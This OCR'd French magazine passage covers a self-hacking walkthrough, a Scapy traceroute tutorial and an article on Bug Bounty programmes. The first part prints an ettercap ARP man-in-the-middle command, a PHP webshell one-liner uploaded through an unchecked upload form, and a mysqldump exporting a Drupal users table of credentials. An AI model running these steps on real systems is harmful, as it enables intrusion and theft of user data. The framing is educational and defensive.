Pour réaliser l'opération et usurper un DNS, le pirate doit introduire des données corrompues du système de noms de domaine dans le cache d'un résolveur DNS. En prenant le contrôle de l'endroit où le DNS dirige les requêtes, le pirate peut voler des informations et rediriger le trafic. Il existe plusieurs logiciels d'analyse réseau, qui facilitent ce type d'attaque comme Ettercap Wireshark que vous pouvez utiliser de la manière suivante :

```
$ ettercap -T -q -M arp:remote /192.168.1.101/ /192.168.1.1/ -w result
```

Explication :

- T : lance ettercap en mode texte ;
- q : permet de ne pas afficher les requêtes dans le terminal ;
- M : indique que l'on veut une attaque de type "Man in the middle" ;
- w : enregistre le résultat de la capture dans un fichier ;
- 192.168.1.101 est la machine cible et 192.168.1.1 est le routeur de sortie.

Le fichier comprend l'ensemble des informations permettant d'isoler les DNS qui permettent d'avoir une transparence envers l'internaute.


Cas avancé : apprenti sorcier

Un apprenti sorcier, avant de passer à des attaques importantes, va essayer de se pirater lui-même c'est à dire attaquer son propre serveur pour voir si le niveau de sécurité répond aux attentes de sécurité. La première étape consiste à rechercher les ports éventuellement ouverts à partir de logiciel nmap, d'identifier les services hébergés, obtenir des informations sur le système d'exploitation, de la façon suivante :


```
$ nmap --top-ports 1000 -T4 -sC http://www.NomduSite.com
```

pour obtenir par exemple le résultat suivant :

```
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
5901/tcp open  vnc-1
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
```



9



10

Ces ports sont ouverts sur le serveur. Ils laissent penser à un serveur mutualisé, classique en hébergement. Nous trouvons le port FTP, (21), SMB (139/445), un proxy en 8080 et 8081, et un serveur web en 80 et 443.

Attaque sur le port SMB

Le port SMB est souvent associé aux dossiers partagés, accessibles depuis n'importe quel ordinateur connecté. Il contient souvent des fichiers confidentiels, codes d'accès, etc. Pour cela, nous lançons dans un terminal ceci :

```
$ ls -lah
```

Nous obtenons la liste de tous les dossiers et fichiers partagés que nous pouvons télécharger sans problème. 14

Attaque sur le site internet

Pour connaître le contenu du site internet, les accès et tous les codes pertinents, nous utiliserons un logiciel de tests de pénétration disponible de type Syn/Ack, Netsparker, Acunetix, ZAP, WireShark, WireGobuster pour obtenir la liste des fichiers et des dossiers du serveur web : 15

```
$ gobuster -u http://www.NomduSite.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
```

Suivant l'arborescence obtenue et avec un peu de connaissance technique, les fichiers importants doivent se trouver dans le dossier admin, mais comme le contenu est vide, la gestion des identifiants doit s'effectuer ailleurs.

L'autre piste pour prendre le contrôle du serveur et accéder aux données sensibles est de naviguer dans les pages du site. La majorité propose un accès « se connecter » que nous trouvons facilement. Nous créons un compte avec un email fictif, qui nous permet de confirmer la validation de notre compte.

Lorsque vous accédez à votre compte, il est possible de personnaliser l'interface, son environnement, comme la possibilité de rejoindre l'album photo des autres membres.

Nous restons dans l'idée de récupérer le contenu du site internet, nous testons la validité au niveau de l'envoi de fichiers à partir du clic droit, nous choisissons « copier l'adresse de l'image », de la manière suivante :

```
echo "<?php system(\$_GET['cmd']); ?>" > hack.php
```

On peut voir qu'il manque l'absence de test sur le format du fichier, c'est à dire que l'extension n'est pas vérifiée. Le résultat obtenu, affiche un carré vide car la balise image ne peut pas lire le fichier envoyé. Nous exécutons le 'whoami' (signifie "qui suis-je") de la ligne suivante dans notre navigateur pour connaître le nom de l'utilisateur du serveur : 16

```
http://votreSite.com/exploit.php?cmd=whoami
```

En gardant la même technique du webshell, nous pouvons lancer un script Perl, PHP ou Python qui écoutera le serveur pour en récupérer les informations tel que IP, port… qui nous permet de rentrer dans le serveur.

Ce fichier ne sera pas fourni car l'article a pour but de montrer des techniques en respect de la loi.

Maintenant, nous sommes ROOT dans le serveur admin et trouvons les différents projets web stockés dans l'espace, ainsi que les identifiants de la base de données. Les informations de connexion utilisent la base de données MySQL / MariaDB.

A partir de là, nous nous connectons à la Base de données dans un terminal avec les identifiants trouvés et listons les bases de données disponibles : 17

```
$ mysql -u root -p -h localhost BaseDeDonnees
password : root
show databases ;
```

Nous exportons la base de données de la table utilisateur :

```
$ mysqldump -uroot -proot drupal users > /tmp/users_list.sql
```

Enfin, nous téléchargeons le fichier et nous récupérons la liste des identifiants et les informations sensibles (login, mot de passe, email...).


Conclusion


Comme le montre l'article, le moyen de récupérer des données ou fichiers dit « sensibles » s'appuient principalement autour d'erreurs ou d'une mauvaise connaissance des risques aussi bien au niveau des utilisateurs, que des développeurs. C'est pourquoi, il est possible de les bloquer en effectuant régulièrement les mises à jour, des backups et se faire accompagner par exemple en audit régulièrement.

Bien entendu, ce qui a été montré aujourd'hui n'est qu'une partie des techniques utilisées. Toutes les méthodes de piratage éthiques sont importantes dans les alertes, qui sont vitales pour toute entreprise afin d'éviter que ses informations confidentielles ne soient volées. Afin d'assurer la sécurité de tout système, il faut savoir comment un site web peut être piraté ou quelles sont les différentes méthodes que les pirates peuvent utiliser pour en pirater un.


Enfin il ne faut pas perdre de vue qu'il existe des distributions prêtes à l'emploi pour pirater les sites internet à travers de tests d'intrusions comme Kali linux, Metasploit, Security Oinon •

15






14



17



16

Denis Duplan
sociologue et développeur à ses heures.
Blog : http://www.stashofcode.fr

Un traceroute roots en Python avec Scapy

Scapy (Figure 1) est un package de Python bien connu dans le monde du hacking. Il permet d'interagir à bas niveau avec une interface réseau, c'est-à-dire de déterminer les octets qu'elle émet et de récupérer ceux qu'elle reçoit.

1 *Scapy, package des amateurs de hacking.*

Scapy peut donc notamment être utilisé pour forger des trames et/ou paquets sur un réseau. Cela peut permettre de se livrer à des activités que la morale réprouve, comme l'*ARP cache poisoning* et autres joyeusetés. A l'inverse, comme nous le recommanderons, cela peut permettre de s'adonner à des activités tout à fait respectables, comme le diagnostic.

Dans tous les cas, se mettre à Scapy permet de se former au fonctionnement de réseaux en commençant par là où il faut commencer chaque fois qu'on prétend réellement apprendre quelque chose dans quel que domaine, c'est-à-dire à la base. C'est cette finalité pédagogique que poursuit cet article, à l'attention de tous ceux qui n'ont jamais mis le nez dans le réseau. Il présente comment réaliser une version simplifiée d'un outil qui figure inévitablement dans la boîte à outils de tout hacker, à savoir `traceroute`.

Se mettre à l'écoute avec WireShark

Avant de rentrer dans le code, il est nécessaire d'installer quelques outils pour constituer un environnement de travail. Au-delà d'un EDI tel que l'excellent PyCharm, il s'agit de se doter de Scapy, de WireShark et de Npcap si vous travaillez sur Windows – ce qui sera le cas ici.

Pour ce qui concerne Scapy, la chose est rendue d'une simplicité déconcertante par l'excellent `pip`. Depuis une ligne de commandes, exécutez la commande suivante, et c'est réglé :

```
pip install scapy
```

Les deux autres outils vont vous permettre de visualiser parallèlement ce qui sort et rentre sur l'interface que vous aurez choisie pour envoyer des données sur le réseau avec Scapy.

WireShark est un sniffer que sa qualité a rendu incontournable. Lors de son exécution, l'installateur vérifie la présence d'un pilote d'interface permettant l'accès aux données circulant via cette dernière. Sur Windows, un tel pilote n'est pas disponible par défaut. Pour cette raison, s'il n'en détecte pas une version déjà installée, WireShark propose d'installer Npcap, un pilote qui permet la chose.

Après avoir installé WireShark, il convient de vérifier que tout fonctionne bien en tentant de sniffer les messages ICMP échangés lors d'un `ping`.

Démarrez WireShark. Ce dernier affiche une liste des interfaces. Si vous cliquez une fois sur l'une d'entre elles, vous pouvez alors saisir un filtre dans le champ figurant au-dessus de la liste. En l'espèce, sélectionnez votre interface réseau par défaut, et saisissez « icmp », filtre prédéfini pour les messages ICMP uniquement. Double-cliquez ensuite sur cette connexion pour accéder à la capture (Figure 2).

Notez qu'il est possible de capturer sur plusieurs interfaces simultanément en les sélectionnant de manière multiple (Maj + clique). Pour accéder au sniffing sans réinitialiser la sélection, cliquez alors sur l'icône `Start capturing packets`. 2

Ouvrez une ligne de commandes (`cmd.exe`), et exécutez un `ping` quelconque, comme par exemple :

```
ping -n 1 www.programmez.fr
```


Dans WireShark, vous devez voir s'afficher la liste des messages ICMP échangés (Figure 3).

C'est tout de suite l'occasion de formuler une mise en garde. Parce qu'elle affiche le détail des paquets, une fenêtre de WireShark contient énormément d'informations que vous pourriez juger sensibles – en premier lieu, l'adresse MAC de votre interface par défaut et votre adresse IP. En conséquence, ne faites pas circuler de capture de cette fenêtre sans avoir pris le temps de caviarder les informations en question.

En fait, évitez de faire circuler des telles captures tout court, car caviarder prend un certain temps – voyez la capture réalisée pour illustrer ce bête de `ping` –, et dans la précipitation, vous risquez d'oublier de masquer une de ces informations, tout particulièrement dans le dump où il n'est pas intuitif de les repérer – même si WireShark vous aide en affichant à quoi correspond un octet quand vous le pointez avec la souris.

Premiers pas avec Scapy

La documentation de Scapy présente l'intérêt d'être assez didactique. Toutefois, son propos n'est que d'introduire au sujet. Par ailleurs, il ne semble pas exister de guide de référence dressant la



2 *Configuration de la capture dans WireShark.*

liste exhaustive de tout ce qui peut être nécessaire pour coder, notamment les classes et les fonctions. Pour pallier le problème, la documentation explique qu'il est possible de générer des diagrammes UML. Cela prend du temps et ne présente aucun intérêt, comme UML assez généralement – on est entre codeurs, pas entre pisseurs de « docs ». Deux lignes de code constituent une solution plus efficace.
Après importation des packages requis… :

```
import inspect
from scapy.all import *
```

…cette ligne permet de générer la liste des classes… :

```
print ('\n'.join(sorted ([m[1].__module__ + '.' + m[0] for m in inspect.getmembers(scapy
.all, inspect.isclass)])))
```

…et celle-ci permet de générer la liste des fonctions :

```
print ('\n'.join(sorted ([m[0] + ' ' + str(inspect.signature(m[1])) + ' [' + inspect.getfile
(m[1])[len('C:\\Python36\\lib\\site-packages\\scapy\\'):] + ']' for m in inspect.getmembers
(scapy.all, inspect.isfunction)])))
```

C'est un jeu très limité de classes, constantes et fonctions de Scapy qui seront utilisées ici. Pour la précision du propos, les importations seront détaillées. Dans la réalité, il est possible de s'en passer en procédant à l'importation générale déjà utilisée :

```
from scapy.all import *
```

Envoyons un premier paquet ? Par exemple, un message ICMP Echo, comme vous pourriez en envoyer pour réaliser un `ping` permettant de vérifier que le serveur hébergeant votre site Web préféré www.programmez.fr est bien en ligne. Vous fournirez ce nom en argument, ce qui vous permettra de chatouiller un autre serveur si cela vous chante. Le code est le suivant :

```
import sys
import socket
from scapy.layers.inet import IP
from scapy.layers.inet import ICMP
import scapy.sendrecv

host = socket.gethostbyname(sys.argv[1])
packet = IP(dst=host)/ICMP(type='echo-request')
packet.show2()
scapy.sendrecv.sr1(packet)
```


A l'exécution, Python doit afficher le détail de ce qui vient d'être envoyé, à savoir un paquet IP encapsulant un message ICMP Echo. Par ailleurs, WireShark doit avoir tracé les échanges.
Après un appel à `socket.gethostbyname()` destiné à résoudre le nom en adresse IP, les premières fonctionnalités de Scapy sont utilisées, et elles permettent de vite comprendre combien le package peut faciliter la vie pour créer des paquets.
En effet, pour créer le paquet souhaité, il a suffi d'une ligne invoquant successivement les constructeurs des classes `IP` et `ICMP`, et combinant les résultats via un opérateur surchargé, la barre de fraction. Lors des appels aux constructeurs, seuls les paramètres jugés utiles dans le contexte ont été précisés. Scapy s'est occupé du reste.
Le résultat produit par l'appel à la méthode `show2()` a permis de le constater. Notez l'existence d'une fonction `show()` qui affiche le paquet avant que Scapy ne le complète, notamment en calculant les checksums.
Enfin, un appel à la fonction `sr1()` a permis de commander l'envoi du paquet en tant que paquet de couche 3 sur l'interface par défaut, et de récupérer la réponse. Plusieurs fonctions auraient pu être utilisées :

- `sr1()` pour ne récupérer que la première réponse ;
- `sr()` pour récupérer toutes les réponses ;
- `srloop()` pour afficher toutes les réponses.

Pour rappel, dans le modèle OSI auquel il est fait référence, cette couche est Réseau ; c'est celle du protocole IP. Notez qu'un grand intérêt de Scapy est de permettre de taper plus bas, au niveau de la couche 2, celle du Data Link. Ainsi, il est possible de composer une trame Ethernet :

```
from scapy.layers.inet import IP
from scapy.layers.inet import ICMP
from scapy.layers.inet import Ether
```

3 *Capture de messages ICMP sur l'interface par défaut.*



```
packet = Ether()/IP(dst=host)/ICMP(type='echo-request')
scapy.sendrecv.srp(packet)
```

A ce niveau, les fonctions présentées à l'instant ont toutes des homologues qui permettent de spécifier l'interface via laquelle le paquet doit être envoyé : `srp1()`, `srp()`, et `srploop()`.
Votre petit colis ayant été bien ficelé, comme le dirait Benoît Poelvoorde, il pouvait être plongé dans la rivière des données. Comme Scapy, WireShark a dû permettre de constater qu'il remontait effectivement à la surface, en offrant toutefois plus de moyens pour l'autopsier.

De l'importance de traceroute

Si vous voulez faire l'intéressant en matière de sécurité informatique, procurez-vous n'importe quel manuel de guerre, comme par exemple *L'Art de la guerre* de Sun Tzu ou *De la guerre* de Clausewitz, et recyclez le propos en l'adaptant un peu (1). En effet, la guerre dans le monde cyber, c'est comme la guerre dans le monde réel – pour caricaturer une formule du casque à pointe, disons que la première est la continuation de la seconde par d'autres moyens.
Par exemple, dans *A Technique for Network Topology Deception*, les auteurs font référence à un autre en ces termes : « *Whaley describes deception in two categories : hiding the real, or dissimulation ; and showing the false, or simulation* ». Dans le *brick and mortar*, un militaire y verrait un truisme. Dans le *cyberspace*, des chercheurs y voient une découverte. Comme l'aurait dit Mon Général : « *des chercheurs qui cherchent, on en trouve. Des chercheurs qui trouvent, on en cherche* ». Enfin, bref…
Donc depuis que l'Homme existe, pour organiser sa défense comme son attaque, la première chose à faire est de savoir où l'on met les pieds – « *La géographie, ça sert d'abord à faire la guerre* », comme l'a écrit Yves Lacoste. En matière de sécurité informatique, cela revient notamment à cartographier le réseau. Pour ce faire, `traceroute` est indéniablement d'une grande utilité.
L'outil consiste à exploiter une particularité d'IP, à savoir le Time to Live (TTL). Pour décrire le concept, rien de mieux que de se référer à la source, à savoir la Request for Comments (RFC) 791. Librement traduit, cela donne :
Le TTL donne une indication de la durée de vie maximale d'un datagramme. Il est renseigné par l'expéditeur du datagramme, et réduit à chaque étape de la route où ce datagramme est traité. Si le TTL atteint zéro avant que le datagramme parvienne à sa destination, le datagramme est détruit. On peut voir le TTL comme un délai avant autodestruction.
L'intérêt du TTL est qu'il permet d'éviter de congestionner le réseau y faisant circuler *ad vitam aeternam* des paquets qui ne peuvent être acheminés.
La bonne idée des auteurs de `traceroute`, c'est d'exploiter le fait que lorsqu'il constate que le TTL d'un paquet qui lui parvient expire, un hôte sur la route – un routeur – avertit l'expéditeur que son paquet est détruit. Pour ce faire, le routeur lui retourne un message ICMP Time Exceed.
Dès lors, il est possible de concevoir le scénario suivant pour cartographier la route qu'un paquet emprunteéepour atteindre un destinataire :

- envoyer un message ICMP Echo encapsulé dans un paquet IP de TTL valant N (initialisé à 1) ;
- si le destinataire répond par un message ICMP Echo Reply, s'arrêter là ;
- sinon, noter l'IP de l'intermédiaire qui répond par le message ICMP Time Exceed, incrémenter N, et reprendre le processus.

Votre traceroute avec Scapy

Le principe de `traceroute` est donc des plus simples. L'implémentation en Python l'est tout autant, comme vous allez rapidement pouvoir le constater.
Tout d'abord, quelques imports nécessaires – comme déjà expliqué, les imports sont détaillés pour vous permettre de bien visualiser ce qui est utilisé :

```
import sys
import socket
from scapy.layers.inet import IP
from scapy.layers.inet import ICMP
import scapy.sendrecv
```

Tout d'abord, vous devez lire les arguments transmis en ligne de commande. Pour que ce `traceroute` soit un minimum ergonomique, disons qu'il prendra trois arguments dans l'ordre : le nom de l'hôte qu'il s'agit de rejoindre, le nombre maximum d'hôtes dont il s'agit de tester la présence sur la route (incluant l'hôte à rejoindre), et le délai maximum pour attendre une réponse d'un hôte.

```
hostname = sys.argv[1]
hops = int(sys.argv[2])
timeout = int(sys.argv[3])
```

A partir de son nom, récupérez l'adresse IP de l'hôte :

```
host = socket.gethostbyname(hostname)
```

De là, affichez quelques informations pour faire comprendre à l'utilisateur comment sa commande est comprise. C'est l'occasion de faire remarquer qu'il convient d'utiliser `format()` et non plus les possibilités de formatage de `print()` :

```
print('Traceroute jusqu\'à {:s} ({:s}) en {:d} hops maximum, délai de réponse de {:d}
ms...'.format(hostname, host, hops, timeout))
```

La boucle principale consiste à envoyer un message ICMP Echo, dont le TTL du paquet IP va progressivement être incrémenté, jusqu'à ce que l'hôte qu'il s'agit de rejoindre, finisse par répondre. A chaque étape, vous devez afficher des informations sur l'hôte qui a répondu – si un hôte a répondu – afin que l'utilisateur puisse visualiser la route.
Tout d'abord, vous devez donc forger le paquet et l'envoyer en demandant à récupérer la première réponse :

```
packet = IP(dst=host, ttl=i)/ICMP(type='echo-request')
packets = scapy.sendrecv.sr1(packet, verbose=False, timeout=timeout)
```

Vous devez ensuite vérifier si vous avez reçu une réponse, ce qui ne sera pas le cas si le délai pour répondre a été dépassé. Si une réponse a été reçue, vous pouvez essayer de récupérer le nom de l'hôte qui en est à l'origine pour l'afficher, en plus de son adresse IP. Cela requiert de gérer une exception :

```
try:
```

(1) Packagez ensuite en fonction de votre interlocuteur, présentant la chose comme une élaboration lors de réunions de travail, comme une vulgarisation lors de cocktails mondains.

```
    hostname = socket.gethostbyaddr(packets[0].src)[0]
except:
    hostname = 'Hôte non trouvé !'
print('[{:02d}] {:s} ({:s})'.format(i, hostname, packets[0].src))
```

De plus, s'il y a eu réponse, vous devez tester une condition de fin prématurée, à savoir si l'hôte qui a répondu est celui que vous tentiez de rejoindre :

```
if packets [0].src == host:
    break
```

Enfin, si vous n'avez pas reçu de réponse, vous devez le signaler à l'utilisateur :

```
print('[{:02d}] Hors délai !'.format(i))
```

A final, cela donne :

```
for i in range(1, hops + 1):
    packet = IP(dst=host, ttl=i)/ICMP(type='echo-request')
    packets = scapy.sendrecv.sr1(packet, verbose=False, timeout=timeout)
    if packets:
        try:
            hostname = socket.gethostbyaddr(packets[0].src)[0]
        except:
            hostname = 'Hôte non trouvé !'
        print('[{:02d}] {:s} ({:s})'.format(i, hostname, packets[0].src))
        if packets [0].src == host:
            break
    else:
        print('[{:02d}] Hors délai !'.format(i))
print('Traceroute terminé.')
```

C'est tout, et ce n'est donc vraiment pas sorcier.

L'intoxication non alimentaire

Pour reprendre le fil du propos stratégique entamé plus tôt, depuis que l'Homme existe, il cherche à tromper son ennemi en lui faisant croire ce qui est n'est pas, ou n'est pas ce que c'est : il prive ou il intoxique, c'est selon. En matière de complexité, privation et intoxication se valent bien. En effet, dès lors qu'il s'agit de s'attaquer à autre chose qu'un électeur de Donald Trump, il est tout aussi délicat de conserver un secret que de faire avaler une couleuvre. Comme vous ne manquerez pas de le constater, et comme cela a été soigneusement prévu dans le code qui a été présenté, certaines étapes de la route que vous chercherez à tracer ne pourront être identifiées :

```
[01] Hôte non trouvé ! (***.***.***.***)
[02] Hôte non trouvé ! (10.70.0.1)
[03] 195-132-10-209.rev.numericable.fr (195.132.10.209)
[04] Hors délai !
[05] Hors délai !
[06] be102.gra-g2-nc5.fr.eu (213.186.32.214)
[07] Hors délai !
[08] be7.gra-z1g1-a75.fr.eu (37.187.232.79)
[09] po5.gra-z1b12-a70.fr.eu (92.222.62.116)
[10] Hors délai !
[11] Hôte non trouvé ! (149.202.255.67)
[12] Hors délai !
[13] ip224.ip-87-98-251.eu (87.98.251.224)
Traceroute terminé.
```


Que se passe-t-il ? Le message ICMP Echo est bien envoyé encapsulé dans un paquet IP au TTL donné, mais il n'entraîne aucune réponse, quel que soit le timeout. C'est qu'à cette étape, l'hôte chez qui le TTL du paquet expire est configuré pour ne pas répondre. C'est un cas de privation.

Toutefois, cela n'empêche pas de savoir qu'il y a une étape. Ce qui peut constituer une information assez intéressante pour conduire une attaque. Et ce, tout particulièrement une attaque qui vise à couper un hôte de son environnement, non plus en le saturant de requêtes, comme c'est le cas dans une attaque de type *Denial of Service* (DoS), mais en saturant les routes par lesquelles il est relié à l'extérieur, par du trafic apparemment légitime qui plus est. Ce type d'attaque est décrit dans *The Coremelt Attack* (cf. Bibliographie).

Pour s'en défendre, certains entreprennent de battre en brèche la possibilité de cartographier un réseau avec `traceroute`, en mobilisant des systèmes d'intoxication – *deception*, disent les engliches. Ici, il ne s'agit donc plus de faire en sorte que l'assaillant ne se retrouve qu'avec du gruyère, dont il ne resterait éventuellement que les trous – le faire zazou. Il s'agit de renvoyer des informations qui conduiront cet assaillant à se faire une image erronée de la topologie du réseau – bref, l'empapaouter.


Ainsi, dans *NetHide: Secure and Practical Network Topology Obfuscation* (cf. Bibliographie), les auteurs décrivent un système qui repose sur la possibilité de configurer un routeur pour modifier le TTL d'un paquet entrant.

L'exemple qu'ils donnent implique la topologie réelle représentée sur la figure (Figure 4). Dans cette typologie, un paquet dont le TTL vaut 2 est envoyé à destination de E, rentre par A, et succombe en C.



Expiration du TTL sans empapaoutage.

Si A est configuré pour modifier le paquet en incrémentant son TTL de 1, le paquet succombe en D. Par conséquent, l'assaillant croit que sur la route qui le relie à E, A est relié directement à D, alors qu'en réalité, A est relié à D par l'intermédiaire de C (Figure 5).




Expiration du TTL avec empapaoutage.

Le système élaboré sur cette possibilité ne se résume pas à cela. A la lecture du papier, il apparaît d'autant plus complexe que les auteurs cherchent à permettre l'utilisation de `traceroute` à des fins de diagnostic tout en trompant sur la topologie réelle du réseau.

Toutefois, dans le cadre de cet article, il ne s'agit pas d'aller au-delà. Retenez donc simplement qu'en plus de ne pas toujours retourner d'information, le `traceroute` que vous venez de coder en Python peut donc ne pas retourner une information fiable. Mais que cela ne vous empêche pas de vous amuser avec Scapy ! •

Pour en savoir plus

NetHide: Secure and Practical Network Topology Obfuscation :
https://nethide.ethz.ch/
The Coremelt Attack :



Yassir Kazar
CEO et Co Fondateur
Il fonde Yogosha en 2014, une plateforme collaborative et décentralisée de remontées de failles de sécurité. Yassir est membre de l'ARCSI, l'Association des Réservistes du Chiffre et de la Sécurité de l'Information. Il intervient régulièrement dans des écoles et des institutions pour y enseigner les fondamentaux de la sécurité offensive et l'ethical hacking. Il est certifié Auditor/Lead Auditor ISO/CEI 27001.

Bug Bounty : collaborer avec les hackers !

L'idée du Bug Bounty est née chez Netscape, la première start-up de l'ère du web, en 1995. En deux décennies, elle a peu à peu conquis la Silicon Valley, puis les entreprises américaines dans leur ensemble, avant de débarquer sur le continent européen.

Le principe est très simple, mais il s'avère d'une redoutable efficacité : plutôt que de s'offrir une campagne de « pentesting » (test d'intrusion), où un chercheur en sécurité informatique inspecte une technologie à la recherche de vulnérabilités pour, au bout d'un temps donné, faire l'inventaire de ses découvertes, on s'adresse à une communauté de chercheurs, en leur proposant d'acheter le résultat de leurs trouvailles.

On passe ainsi d'une logique de moyens à une logique de résultats, d'un diagnostic ponctuel à un audit continu, d'une mission contractée dans un cadre formel à un service qui peut s'interrompre et reprendre à tout moment, et dont on peut modifier le périmètre de recherche à volonté.

L'efficacité de la foule tient à plusieurs facteurs

Tout d'abord, il y a plus de ressources. En effet, un programme de Bug Bounty permet d'augmenter considérablement les effectifs potentiels par rapport à l'approche traditionnelle du pentesting, démultipliant ainsi les chances de trouver, à tout moment, de nouvelles failles de sécurité.

Derrière cette question d'accès aux ressources se cache le fait qu'il y a une pénurie structurelle en termes de profils cyber notamment les pentesters. L'Agence Nationale de la Sécurité des Systèmes d'Information avance le chiffre de 75% en termes de pénuries. Il est donc vital pour les organisations d'aller chercher ces ressources où qu'elles soient, et de disposer de canaux de communication qui permettent de fluidifier les échanges.

Avoir à disposition une telle communauté de chercheurs en sécurité auditant une technologie ou un périmètre à tout moment s'apparente à un audit de sécurité permanent.

Une multitude de créativités

Une vaste communauté, en perpétuelle expansion, se traduit logiquement par une multitude de profils talentueux venant d'horizons différents et possédant des compétences et des points de vue uniques. Certains chercheurs en sécurité ont des capacités et des champs d'expertise très vastes tandis que d'autres sont devenus particulièrement pointus dans des domaines spécifiques. Ainsi assemblées, leurs créativités combinées contribuent à la découverte de failles extrêmement variées lors d'un programme de Bug Bounty.

Ensuite, les résultats produits peuvent être plus intéressants que d'autres approches. Typiquement, les scanners automatiques sont extrêmement limités, et ne sont en mesure de détecter que ce qu'ils ont été programmés à reconnaître. Les pentesteurs, quant à eux, sont restreints par les connaissances et les capacités spécifiques, et produisent des résultats limités au peu de chercheurs impliqués dans un audit.

